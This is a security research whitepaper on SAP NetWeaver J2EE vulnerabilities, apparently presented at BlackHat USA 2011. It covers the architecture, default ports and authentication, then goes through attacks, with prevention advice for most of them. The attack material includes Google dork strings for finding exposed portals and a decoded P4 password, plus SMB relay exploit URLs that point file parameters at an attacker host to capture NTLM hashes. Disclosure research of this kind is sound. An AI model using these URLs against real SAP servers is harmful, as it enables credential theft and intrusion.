A crushing blow at the heart of SAP J2EE Engine.

"Architecture and program vulnerabilities in SAP's J2EE engine"

For BlackHat USA 2011.

Version 1.0

Alexander Polyakov

CTO at ERPScan

Head of ERPScan Research Team

Email: a.polyakov@erpscan.com

Twitter: @sh2kerr

Content

Important notes

Due to the good relationship with SAP, we have a partnership agreement that prevents us to publish detailed information about vulnerabilities before SAP releases a patch. So, this whitepaper includes details of only those vulnerabilities that can be published by the date of releasing. However examples of exploitation that proves existence of vulnerabilities can be seen at conference DEMOs and also in video section at Erpscan.com

Moreover our research in the field of SAP's NetWeaver J2EE security and other areas of SAP security is not ending with this paper. We are planning to release new versions of this whitepaper while new attack methods will be found or previously vulnerabilities will be published. You can find a latest version on http://erpscan.com/category/publications/ and also attend conferences where the latest updates will be presented.

Introduction

Nowadays SAP NetWeaver platform is the one of the most widespread platforms for developing and integrating enterprise business applications. It's becoming popular security topic in last 4 years but due to its complexity it is still not covered well. If you are interested in SAP security you may know about previous attack fields in SAP like RFC protocol, SAPGUI, SAP Router, SAP Web, ABAP code, but there was no any information about one of the biggest areas of SAP – J2EE Engine.

This paper will be focused on one of the black holes called SAP J2EE engine. Some of the business-critical SAP products like SAP Portal, SAP Mobile, SAP XI, SAP PI, SAP Solution Manager and many other SAP's or custom applications lay on J2EE engine which is apart from ABAP engine is less discussed but also have security issues.


In this paper I will explain architecture of SAP's J2EE in common and give a brief tour into its main security areas. After that a number of vulnerabilities and attack vectors will be presented.

SAP NetWeaver Platform

SAP NetWeaver Application server is a core of almost all SAP applications. It consists of two big parts that called J2EE engine and ABAP engine. Traditionally all software that was created to automate business processes like ERP, PLM, CRM, SRM, and other is based on old and strong technology (ABAP). Many of new applications that mainly used to integrate, collaborate and control business systems are based on J2EE engine. For example, SAP Portal is based on J2EE engine and used for integrating different business systems and get access to them from one place. It means that by getting unauthorized access to SAP Portal you can get total control to all business critical systems of the company including development systems (stealing corporate systems) or access to SCADA systems (I one of the companies portal engine was linked to SCADA). Another example is SAP Solution Manager System which is used to manage all SAP systems that installed in company. By getting access to Solution manager which is like domain controller for SAP systems you can get access to all other SAP systems in company that are linked to Solution Manager. So attacking software that used for connecting and integrating other systems which store critical data and run critical processes can be more interesting for attackers then systems itself.

J2EE Platform Architecture

With the SAP Web Application Server 6.20, SAP provides a J2EE-compliant Java application server - the SAP J2EE Engine. J2EE engine consists of different parts that shown on picture.



SAP NetWeaver J2EE engine architecture

For attacker the main areas of interest are WEB Dispatcher port that can be accessed from the Internet and P4 port which can be accessed locally. Also all protocols that transmit data insecurely can be intercepted for gaining information.

More about architecture can be found in SAP documentation. As we are talking about security we are interested in some basic architecture areas that need to be understood to go further and talk about vulnerabilities and attacks. Because all architecture aspects are very complex I will try to focus only on the main security-relevant areas and only on those information which will be helpful to understand founded vulnerabilities and maybe find another attack vectors because there are still many uncovered areas waiting for researchers.

Remote control

Remote control can be done using different tools and protocols. There are 3 main tools for managing J2EE Engine:

- Visual Admin – old and powerful administration engine which was deleted in version 7.2. With VA, you can log on to an SAP Web AS Java instance and manage all things from user management to configuration options and advanced options for every application. It also have an analog called Configtool which can work only locally.

- NWA – NetWeaver Administrator. Web-based administration of J2EE Engine. Divided into different areas like /useradmin (user administration), /nwa (config administration) and other.

- J2EE Telnet – Telnet service that can be used to perform some administration tasks for SAP Web AS Java with telnet protocol.

There are also more tools that can be used for remote management but they use ether HTTP or P4 protocol. In attack section we will look deeper at how those tools are working and how they can be attacked.

Authentication

Applications running on J2EE Engine have two options for authenticating users: [1]

- **Declarative authentication:** The Web container (J2EE Engine) handles authentication. A component running on the J2EE Engine declares all information for protection in its deployment descriptor. When a protected resource of this component is accessed, the container in which the component runs triggers authentication.

- **Programmatic authentication.** (Also known as UME authentication). Components running on the J2EE Engine authenticate directly against the User Management Engine (UME) using the UME API. The component explicitly triggers authentication and then the authentication process is controlled by the authentication framework.

Web Dynpro applications and portal iViews always use programmatic (UME) authentication. J2EE Web applications can use either declarative or programmatic authentication depending on which the developer decides to use.

Declarative authentication

As we are talking about core engine and applications that can be developed we need to understand more about Declarative authentication because programmatic is user-dependent and there are no defaults for it.

Let's look deeper at the Declarative authentication in J2EE Engine. It is declared by WEB.XML file which is stored in WEB-INF directory of application root. WEB.XML has different options that can be included using XML tags. We are interested in <security-constraint> tag where we can define a resource and access rights for some role. For example in this file we define access to /protected/* directory with method GET only for admin role.

```
<security-constraint>
<web-resource-collection>
      <web-resource-name>Restrictedaccess</web-resource-name>
      <url-pattern>/unchecked/*</url-pattern>
      <http-method>DELETE</http-method>
</web-resource-collection>
      <auth-constraint>
      <role-name>admin</role-name>
      </auth-constraint>
</security-constraint>
```

More about WEB.XML configuration can be found in [3,4] and also at the "Defense" chapter of this whitepaper

Data Source

All the user management data can be stored in different locations. Depending on installation there are 3 main types of Data Source for UME (User management engine).

1) **Database only data source**. All users, user account, role, and group data are stored in the database of the SAP Web Application Server Java. It can be used if Java applications do not need to connect to ABAP systems or third-party systems. This method is intended for small environment. [5]

2) **LDAP Directory data source.** User Management Engine (UME) can use an LDAP directory as its data source for user management data. The LDAP directory can either be connected as a read-only data source or as a writeable data source. This method is intended for big companied where users managed in LDAP. This option is rare due to ourpractice.[6]

3) **ABAP-based data source.** All users' data is stored in some SAP NetWeaver ABAP engine. Usually it is done by using communication user SAPJSF_<SID>. J2EE engine creates RFC connection to ABAP engine using this user to download user-relevant data from ABAP. User SAPJSF can have 2 different roles - SAP_BC_JSF_COMMUNICATION_RO (which gives only read-only access, however password change is possible) and SAP_BC_JSF_COMMUNICATION. By default it has SAP_BC_JSF_COMMUNICATION that means full access. J2EE engine connects to ABAP engine every 30 minutes with user SAPJSF_<SID>. This scenario is the most widespread and has known security problems which will be described later.

User Management

There are different methods for managing users in SAP NetWeaver J2EE remotely.

- **WEB UME - User management engine**. Using UME you can manage all user data thought web interface. You need to have access to http://server:port/useradmin and have admin role.
- **Visual Admin**. Using Visual Admin you can manage all user data thought P4 protocol.
- **SPML**. Service Provisioning Markup Language (SPML) standard - new unified interface for managing UME. It was done for easily integrating UME with different IM solutions. SPLM can be reached by http://server:port/spml/spmlservice

Encryption

There are many different remote interfaces that can be used for data transmitting which you can see on the table. Some of them use SSL for securing transmitted data. Here is the table with all default J2EE Engine ports. [8]

Table 1 - J2EE Engine Dispatcher Ports

Service Name	Port Number	Default Value	Range (min-max)
http	5NN00	50000	50000-59900
HTTP over SSL	5NN01	50001	50001-59901
IIOP	5NN07	50007	50007-59907
IIOP Initial Context	5NN02	50002	50002-59902
IIOP over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over http	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

By default all encryption on all ports and protocols is disabled and my practice on providing penetration tests for different companies shows that default configuration is very popular. Almost all of those protocols don't have any security measures included in it so by intercepting traffic you can get access to almost all data in plain text. More about it will be described in hacking section of this whitepaper.

Prevention:

- Deny access to open ports from users subnet (except 5NN00). Only Administrators must have access.
- Disable unnecessary services

Hacking SAP NetWeaver J2EE

Let's start our main topic and look what security problems exist in SAP NetWeaver J2EE engine and how potential attacker can get access to system.

SAP NetWeaver from attackers point

What is SAP NetWeaver J2EE from attacker's perspective? In reality it is dozen of open ports and hundreds of applications that installed in Application server by default (SAP's applications) or developed by company.

Application server SAP NetWeaver is a storage for java applications. It is similar to any other Application Server like Apacahe Tomcat, BEA Weblogic, IBM Websphere or Oracle Appserver. It is distributed with more than 500 different preinstalled applications (in version 6.4) and with about 1200 applications (in version 7.2 more than 1200) and all of them are enabled bydefault.

Our research team in last 2 years was focused on analyzing J2EE applications on security perspective using only black box methodology. As the result about 300 different vulnerabilities were found in those applications. Some of them which are now closed by SAP will be shown as the examples in this paper but in reality there are a lot of vulnerabilities in patching status and of course it is only a top of an iceberg.

Internal attacks


If we are inside a company we have more attack ways. In default installation of J2EE Engine many ports are open for remote access. From attacker's point of view the most interesting are:

- 50000+<system number>*100 – Web server
- 50004+<system number>*100 – Visual Admin
- 50008+<system number>*100 – J2EE Telnet

For connecting to administrative interfaces and get full access you need to know password of administrator. By default in standalone J2EE installation administrator called Administrator and when you install J2EE+ABAP then administrative user called J2EE_ADMIN. There are no default passwords for J2EE users so the easiest way to get unauthorized access is to sniff authentication. Web server and J2EE telnet transmit authentication in clear text so there is no challenge and if you can control network flow then you become a god. As for the Visual Administrator it has own protocol called P4 which is also used by other tools like Integration Builder. This protocol transmits password in encrypted form but what type of encryption is used?

Insecure password encryption in P4

After a number of requests (screen-1) with different passwords it was analyzed that password encryption with secret key is using. Also the length of encrypted password depends on password length and value of encrypted symbols depends on previous symbols. After collecting a response database for different passwords algorithm was reversed. It looks like a variation of base64-like encoding.




```
00000684  00 00 00 00 00 00 01 2a  00 00 00 01 00 08 00 73 .......* .......s
00000694  65 63 75 72 69 74 79 1c  00 1c 00 00 00 00 00 00 ecurity. ........
000006A4  00 00 4a 00 32 00 45 00  45 00 5f 00 47 00 55 00 ..J.2.E. E._.G.U.
000006B4  45 00 53 00 54 ac ed 00  05 73 72 00 4a 63 6f 6d E.S.T... .sr.Jcom
000006C4  2e 73 61 70 2e 65 6e 67  69 6e 65 2e 73 65 72 76 .sap.eng ine.serv
000006D4  69 63 65 73 2e 73 65 63  75 72 69 74 79 2e 72 65 ices.sec urity.re
000006E4  6d 6f 74 65 2e 6c 6f 67  69 6e 2e 53 65 72 69 61 mote.log in.Seria
000006F4  6c 69 7a 61 62 6c 65 50  61 73 73 77 6f 72 64 43 lizableP asswordC
00000704  61 6c 6c 62 61 63 6b 84  c8 13 98 e5 15 c3 9f 02 allback. ........
00000714  00 03 5a 00 08 69 73 45  63 68 6f 4f 6e 5b 00 08 ..Z..isE choOn[..
00000724  70 61 73 73 77 6f 72 64  74 00 02 5b 43 4c 00 06 password t..[CL..
00000734  70 72 6f 6d 70 74 74 00  12 4c 6a 61 76 61 2f 6c promptt. .Ljava/l
00000744  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 01 75 72 ang/Stri ng;xp.ur
00000754  00 02 5b 43 b0 26 66 b0  e2 5d 84 ac 02 00 00 78 ..[C.&f. .].....x
00000764  70 00 00 00 09 aa c8 aa  a4 aa c5 aa a6 aa cd aa p....... ........
00000774  a5 aa c4 aa b0 ff e5 74  00 0a 50 61 73 73 77 6f .......t ..Passwo
00000784  72 64 3a 20                                      rd:
```

Entire conversation (15696 bytes)

Screen 1 – encrypted password in p4 protocol

The tool JAVAPASSDECODE was written to prove a concept. It is included in ERPScan Pentesting Tool. You can see the screenshot where transmitted password is decoded (screen 2).



```
D:\tools\JAVAPASSDECODE>"c:\Program Files\Java\jre1.6.0_07\bin\java.exe" PasswTo
ol /d aac8aaa4aac5aaa6aacdaaa5aac4aab0ffe5
blackhat

D:\tools\JAVAPASSDECODE>_
```

Screen 2 - Decrypted p4 password using JAVAPASSDECODE

Prevention:

- Use SSL for securing all data transmitting between server-server and server-client connections http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

External Attacks

Here we will talk about attacks on WEB applications that can be exploited remotely if SAP servers have access thought the internet. All of those attacks can be done internally too.

Founding a target

All attacks start with founding a target. If we are talking about SAP J2EE Engine it can be easily found in the internet by different Google hacking strings. Some of them were published by me at ERPScan blog[9]


Here is the updated list with some new strings:

```
inurl:/irj/portal

inurl:IciEventService sap

inurl:IciEventService/IciEventConf

inurl:/wsnavigator/jsps/test.jsp

inurl:/irj/go/km/docs/
```

Information gathering

Now when you find a target you need to search for some information for next attacks. While you are outside organization perimeter you can see only WEB port and all applications that installed on J2EE Engine if they are not disabled. Some of those applications have anonymous access and you can get information from them. Other applications have bypasses in authentication model that can give direct access to different content that can be html file, jsp scenario or servlet.

1) Here is an example of information disclose on SLD application. You can get information about release and SP version by calling /rep/build_Info.jsp. It was found by ERPScan ([ERPScan-11-023]) You can get more info in [10]



Software Build information of DM0 - REPOSITORY

Name of property	Value of property
make.rel	NW04S_06_REL
SP-Number	06
jdk.version	1.3
latest.change	10491
sync.time	2006-03-04 20:19
build.date	2006-03-04 20:19

SAP NetWeaver SLD - Information Disclosure

2) Here is another information disclose in BCB (Business communication broker). You can get information about release and SP version by calling /bcb/bcbadmSystemInfo.jsp. It was found by ERPScan (ERPScan-11-027) but patched earlier.

3) More information discloses vulnerabilities were found by ERPScan Research team while deep looking at default applications. There are also some vulnerabilities that we can't disclose now that can disclose such things like:

4) Versions of different components

5) Application logs and traces

6) Username

7) Internal port scanning, Internal User bruteforce

Prevention:

- Update the latest SAP notes every month (1548548,1545883,1503856,948851)
- Disable unnecessary applications

Simple attacks and vulnerabilities

Let’s start with simple vulnerabilities that were found during our research.

XSS

Most of the founded vulnerabilities were XSS. There is nothing new and interesting in this area except that there are tons of them so we can skip it and go to the next section. List of XSS vulnerabilities that are published [11]:

20.06.2011 [ERPScan-11-024] SAP NetWeaver performance Provier Root - XSS

20.06.2011 [ERPScan -11-025] SAP NetWeaver Trust Center Service - XSS

12.04.2011 [ERPScan-11-016] SAP NetWeaver Data Archiving Service - multiple XSS

12.04.2011 [ERPScan -11-015] SAP NetWeaver MessagingServer - XSS

14.03.2011 [ERPScan -11-013] SAP NetWeaver Runtime - multiple XSS

14.03.2011 [ERPScan -11-012] SAP NetWeaver Integration Directory - multiple XSS

14.03.2011 [ERPScan -11-011] SAP Crystal Reports 2008 - Multiple XSS

14.03.2011 [ERPScan -11-010] SAP NetWeaver logon.html - XSS

14.03.2011 [ERPScan -11-009] SAP NetWeaver XI SOAP Adapter - XSS

14.12.2010 [ERPScan -09-067] SAP NetWeaver DTR - Multiple XSS

14.12.2010 [ERPScan -10-009] SAP NetWeaver ExchangeProfile - XSS

14.12.2010 [ERPScan -10-008] SAP NetWaver JPR Proxy Server - Multiple XSS

14.12.2010 [ERPScan -10-007] SAP NetWeaver Component Build Service - XSS

11.11.2010 [ERPScan -09-056] SAP Netweaver SQL Monitors - Multiple XSS

Prevention:

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.

Smbrelay


Smbrelay vulnerability can be used when SAP is installed in Windows and when you can get access to internal network to sniff NTLM-hashes or relay them through fake SMB server.

We found a number of applications that can be used for getting access to file system. Using them you can run SMBRelay attack by call an url like that:

```
http://server:port/vulnapp?file=\\evilhost\aaa.txt
```

After that you can grab hashes of user from which SAP server process is running. This user has Administrator rights in windows by default.

1) This is just one example from application MMR (Meta Model Repository)[12]. This application has many vulnerabilities and one of them is Smbrelay. You can exploit it by calling http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile



Server	Client	Account	Result	Challenge	LM r
172.16.0.131	172.16.0.63	SAPServiceDM0\??	NG	EDD7681B82D4DC8E	4AE5
172.16.0.131	172.16.0.63	SAPServiceDM0\??	NG	966411AC5192AED4	E5FE
172.16.0.131	172.16.0.63	SAPServiceDM0\??	NG	1AA61028261E4E19	B597

Sniffed credentials from SAP

Prevention:

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks for all applications that are necessary
- For developers: limit access only for local system and also by directory and file type

Cross Site Request Forgery + SmbRelay (CSSR)

Sometimes you don't have an access to application that can read files because access is available only for privileged users. Anyway you can exploit it by giving an administrator a link to the URL that executes SmbRelay attack. Yes, you have a little chance that administrator will click it but anyway it exists.

For example previously described SMBRelay vulnerability was patched by adding an authentication for access to Metamodel Repository but it doesn't prevent from sending this link to administrator.

Prevention:

- Update the latest SAP notes
- Disable unnecessary applications
- Enable SAP CSRF protection API

Cross Site Scripting + Smbrelay (XSSR)

Similar to previous but you need to find 2 vulnerabilities. Also XSS must be stored to give a real profit.

Missing CSRF protection

CSRF protection in SAP NetWeaver Application Server Java based on a technology API that is adopted by the applications [13]

There are two types of SCRF protection – standard and custom.

